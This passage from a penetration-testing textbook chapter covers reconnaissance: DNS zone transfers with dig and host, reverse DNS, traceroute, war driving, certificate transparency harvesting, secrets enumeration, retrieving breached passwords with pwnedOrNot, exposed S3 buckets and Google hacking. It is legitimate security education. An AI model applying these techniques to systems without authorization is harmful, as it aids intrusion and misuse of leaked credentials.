The following shows the syntax for the dig command:

```
dig axfr @targetNameServer domain.name
```

Figure 5-8 demonstrates using the Linux dig command to attempt a zone transfer.

Notice the records with "MX" in the SOA column. These are MX records that identify mail servers. The NS records identify DNS name servers. Mail servers and name servers are often targeted during pen testing.


You can also use the Linux `host` command to attempt zone transfers. The following shows the syntax of the `host` command:

```
host -t axfr domain.name dns-server
```

Nmap has a script named dns-zone-transfer.nse that you can use for zone transfers.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 5-8 Using `dig` to attempt a DNS zone transfer



Reverse DNS Lookups

DNS is used to the find the IP address of a computer system using the human-friendly name of the computer system. For example, you can look up www.cbc.ca to find the website address for the Canadian Broadcast Corporation, which currently is 23.5.108.199.

Reverse DNS goes the other way. It allows you to look up the human-friendly name using an IP address. This is useful as the human-friendly name associated with an IP address may reveal actionable information that can be used in a pen-testing attack. For example, if you had the IP address 23.5.108.199 and didn't know its human-friendly name, reverse DNS would reveal the human-friendly name www.cbc.ca, indicating that IP address hosts a web server, and it belongs to the cbc.ca domain. With this information, you would research website attacks and gather more intel on the cbc.ca domain.

If you have a collection of IP addresses, reverse DNS might help reveal the domain organization and name of other potential targets and what they host. A reverse DNS lookup of the address 23.5.109.211 might reveal a system named mailserver1.cbc.ca, for example, indicating that the IP address might belong to a mail server and there may be more mail servers since this one is enumerated as number 1. You would then consider mail server attacks against that IP address.

Performing reverse DNS lookups on a large collection of IP addresses may reveal the target company's naming conventions, domains and subdomains, allowing you to build a map of their infrastructure, which may guide your pen testing.

Reverse DNS tools include the following:

- nslookup: A command-line tool usable from Windows terminal sessions
- dig: A command-line tool useable from Linux terminal session
- Maltego: Used to collect and visualize DNS information
- Mxtoolbox's Reverse Lookup: Online lookup tool(s)


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Activity 5-1 Using dig to Look Up DNS Information

Time Required: 30 minutes
Objective: Use the `dig` command to look up DNS information for netflix.com.
Description: You can use the Linux tool `dig` to retrieve DNS information. In this activity, you use `dig` to look up DNS information for netflix.com.

1. Log in to your Kali Linux VM in your penetration testing lab environment.
2. Change the Network settings for your Kali Linux VM to attach to the **Bridged Adapter**.
3. In the Name list, select the network you are using to access the Internet. Figure 5-9 shows the Realtek Wireless LAN. The network you select depends on your setup.
4. Start a terminal session in Kali Linux.
5. Enter the command **ping www.google.com** to confirm you can reach the Internet and the Google website. If you cannot reach the Internet, return to step 3 and reconfigure your network settings. You might have chosen the wrong network in the Name list.
6. Enter the command `dig netflix.com` to look up DNS information for netflix.com.
7. Examine the output of the `dig netflix.com` command. How many DNS name servers are identified and what are their names and IP addresses?
8. Can you tell if these name servers are cloud based? If they are cloud based, what cloud hosting service is being used?

Figure 5-9 Changing network settings to use an Internet-connected network



Routers and Routing Information

Routers are devices that enable interconnectivity between networks. If you browse the www.cbc.ca website for news, for example, your queries are passed from router to router through the Internet until the queries reach the web server hosting www.cbc.ca. Each router involved is known as a **hop**.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Knowing what routers are involved during network communication is useful pen-test intelligence. You can discover the following information:

- The ISP and data network the target is using
- Names and IP addresses of routers to target
- Whether the final router is an on-premises router belonging to the organization that owns the website or whether the final router belongs to a third-party organization

A router not only passes along data but also acts as a firewall that restricts traffic to protect resources behind it. (A **firewall** is a network security hardware device or software that allows or blocks TCP/IP network traffic according to its security rules.) Routers can be the target of pen tests. If a router can be compromised, you might be able to breach the firewall and access the resources it is protecting.

Note 1 | Routers have been known to have security flaws, and new security flaws are discovered every day. This includes the router you have at home that provides Internet access and enterprise routers that carry traffic for the entire Internet. A recent search at the CVE website (https://www.cve.org/) using the keyword "router" revealed 2,137 common vulnerabilities and exposures for router vulnerabilities.


To determine the routers involved, you can use the `tracert` command in Windows or the `traceroute` command in Linux.

The `tracert` command in Figure 5-10 shows the routers involved (the hops) in accessing the main website of the Canadian Broadcasting Corporation (CBC), Canada's public news network website.

The text "bell.ca" at the end of the router names in the `tracert` output indicates CBC is using Bell Canada as their ISP. The last hop indicates a router belonging to Akamai Technologies, a content delivery network used by millions of organizations to provide secure and high-performance web content delivery.

Figure 5-11 shows the whois information for the last router in the list (the last router before the server hosting CBC's website is reached). The whois information indicates that router belongs to Akamai. Considering the discussion about rules of engagement (ROE) and third-party service providers earlier in the course, you should not pen test this router without the permission of Akamai.

Figure 5-10 Using the `tracert` command for www.cbc.ca



Source: Microsoft Corporation

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 5-11 Whois information for the last router in the `tracert` output



Source: Whois.com

War Driving

War driving describes the act of discovering wireless networks by driving or walking around using a Wi-Fi–capable device to detect them. This device could be any portable device such as a laptop, tablet, or smartphone. War driving that uses aerial drones is called **war flying**. After you discover the wireless networks, the "war" activities begin when you try to gain access to these networks. Tools that can assist with war driving include kismet and vistumbler.

When war driving, you need to be able to identify if a discovered resource or potential target is being hosted by a third party in the cloud (such as AWS) or is on-premises equipment self-hosted by the target organization. Recall that third-party hosting companies have their own rules of engagement, so you can't pen test a resource that is hosted by a third party without acquiring permission from the third party. If the resource is self-hosted, you still need permission from the client to pen test that resource. Organizations often have a mix of self-hosted and cloud-hosted resources, so you must be able to distinguish between the two. You can use the following tools to make the distinction:

- Whois information
- Tracert (or traceroute) information
- SSL/TLS certification information (discussed later)

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Any information those tools provide that include keywords such as AWS or Amazon, Azure or Microsoft, or GCP or Google indicates that the resource is cloud-hosted by one of those service providers.

Information Disclosure

Security and configuration errors in a variety of areas could lead to accidental information disclosure, which may reveal exploitable vulnerabilities or provide information that leads to the discovery of exploitable vulnerabilities.

Some of the areas where information may be accidentally disclosed include:

- **Websites and web applications**: Improperly configured APIs or databases may allow for unauthorized access to information. Webpage content may accidentally contain sensitive information that should not be revealed, such as database or table names.
- **Software systems**: Known vulnerabilities in specific software applications, or misconfigured settings may allow unauthorized access to information.
- **Network devices**: Unprotected log files or configuration files may accidentally provide actionable information.
- **Physical security**: Poor physical security (such as not locking away sensitive documents) may allow for unauthorized access to sensitive information.

Company Reputation and Security Posture Data

When gathering intelligence to determine potential vulnerabilities that a target organization might have, you can use online tools and compiled resources to save yourself work. You can also perform simple checks to discover issues that might indicate security weaknesses.

SSL/TLS Certificates

SSL/TLS certificates are used in security to identify systems and encrypt data. You can click the lock icon displayed in a web browser to view certification information. For example, clicking the lock icon for the news.google.com website displays the window in Figure 5-12.

This window indicates the connection is secure. Other websites may indicate the connection is not secure. Clicking the Connection is secure arrow displays the message shown in Figure 5-13.

The information in Figure 5-13 indicates the certificate is valid and connection is secure. A certificate marked as invalid (perhaps because it has expired) indicates that the organization is deficient on its certificate security and may make the targeted server vulnerable.

Clicking the Certificate is valid message opens the Certificate dialog box shown in Figure 5-14.

The information in Figure 5-14 shows the certificate is still valid but needs to be renewed. After the indicated renewal dates, you should check certificates again to see if they have expired.

Clicking the Details tab in the Certificate dialog box produces the information shown in Figure 5-15. You can scroll through this information and click entries to discover useful details such as DNS server names.

Figure 5-12 Browser lock icon information





Figure 5-13 Connection is secure details



Certificate Transparency Logs

Certificate transparency (CT) logs contain publicly accessible information that record SSL/TLS certificates issued by certificate authorities (CAs). The CA must register any new certificates they have created for public use to have them added to the CT logs. CT logs are append-only (meaning you can't delete a certificate once added to the log) and are maintained by organizations such as Cloudflare, Google, and Meta.


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 5-14 General certificate information



Source: Microsoft Corporation

Figure 5-15 Certificate details



Source: Microsoft Corporation

CT logs allow systems and applications to check for the validity of a certificate before trusting it for use. Web browsers, such as Google Chrome, check CT logs before accepting certificates from websites and if the logs indicate a certificate is not valid, the certificate and the connection to the website is rejected.

The certificates registered in CT logs usually contain domain names, sub-domains, emails addresses, and occasionally contact information. All that information is excellent for planning and staging tests and attacks.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.


Several tools can be used to harvest CT log information, including the following:

- Certificate Search (https://crt.sh/)
- Censys (https://censys.com/)
- Certificate Transparency (https://developers.facebook.com/tools/ct/)

Figure 5-16 shows the crt.sh search results for the domain amazon.com. The actual returned search results lists pages of certificates.

The results include domains and subdomains that can be further reconnoitered, such as sea-salmon.amazon.com.

Figure 5-16 crt.sh results for amazon.com domain



Source: Sectigo

Note 2 | Content management systems (CMSs) like Joomla and WordPress do not include authentication when first installed, but a certificate for the domain associated with the CMS may be registered in CT logs. If a hacker or pen tester can find such a newly registered certificate for a new CMS before authentication is configured, they may be able to take control of the CMS.

Secrets Enumeration

In pen testing, **secrets** are things such as passwords, keys, and tokens that are used to gain access to protected resources. Cloud access keys are used to acquire access to resources stored in the cloud, API (application programming interface) keys are used to gain access to protected procedure calls and functions, and session

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

tokens are used to gain access to active communication sessions between a group of devices. If a pen tester or attacker are able to enumerate (acquire) these secrets, they will be able to circumvent security and access these protected resources.

Secrets can be discovered in a variety of ways, including:

- **Manually discovering them in files**: Files containing secrets may be present on a target system. If directory and file permissions are poor, attackers may be able to discover these files and secrets using directory enumeration techniques. Command-line file scanning tools such as grep, awk, and sed can be used to quickly scan files for occurrences of keys.
- **Pen-testing tools**: Programs such as Burp Suite and OWASP ZAP have built-in functionality for discovering secrets contained in targeted systems.
- **Script automation**: Manual discovery procedures can be automated using programming scripts to execute the search. You can create your own scripts using various scripting languages such as Python or use available scripts that have be created by other programmers.


Password Dumps

Many online resources provide databases of passwords that have been exposed due to data breaches. These are often called **password dumps**. You can use password dumps to help automate some pen-testing activities such as brute-force login attacks. One such resource is the Have I Been Pwned? website at www.haveibeenpwned.com. The word *pwned* is video game speak, meaning that someone or something has been controlled or compromised.

You can use another tool called pwnedOrNot to determine whether an email domain has been breached and, if so, retrieve passwords for compromised accounts. The pwnedOrNot tool is written in Python and must be downloaded, configured, and run from the command line. You can find this tool at the pwnedOrNot GitHub page (https://github.com/thewhiteh4t/pwnedOrNot).

Figure 5-17 shows the results of using the pwnedOrNot tool, which indicate that Yahoo was breached and email addresses and passwords were exposed. PwnedOrNot uses breach data provided by Have I Been Pwned?

Figure 5-17 PwnedOrNot information for yahoo.com



Source: Kali Linux

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Public-Facing Cloud Storage

Many organizations use data storage provided by cloud service companies such as Amazon Web Services (AWS), Microsoft Azure, and Google Cloud. AWS provides cloud-based storage called S3 buckets. You can often access public-facing, cloud-based storage objects over the Internet without needing to provide authentication. This access is sometimes intentional and other times accidental because of a configuration error. Unsecured, public-facing, cloud-based storage objects can expose sensitive information. Pen testers accessing the files in an inadvertently unsecured cloud storage object can find actionable information. Discovering S3 buckets is a useful pen-test result for your client. The AWS management consoles provide mechanisms for checking for public S3 buckets. Other methods and tools are available for discovering public-facing, cloud-based storage, including a search engine at the Grayhat Warfare website (https://buckets.grayhatwarfare.com/).

Strategic Search Engine Analysis

You can use security-centric search engines, data sources, and other tools to discover security weaknesses in an organization. These tools will speed up your intelligence gathering as they have already collected and classified reconnaissance information, and you only have to search for what you are interested in.


Google Hacking Database (GHDB)

Google hacking doesn't mean you are hacking Google (or the Alphabet company), but that you are using the Google search engine and advanced search techniques to discover actionable intelligence to use against a target organization. The Google search engine continuously analyzes websites to add their information to the Google search database. As it does, Google finds files and information in the website and on the server, sometimes with sensitive unprotected information.

The **Google Hacking Database (GHDB)** is a database of Google search terms and techniques that can reveal sensitive information contained on vulnerable servers and web applications. You can find this database at the Exploit Database website (https://www.exploit-db.com/google-hacking-database).

For example, the Google search results shown in Figure 5-18 include links to log files that contain the keyword "password," indicating that credentials might be embedded in the files.

Figure 5-18 GHDB search for log files containing the keyword "password"



Source: Google LLC

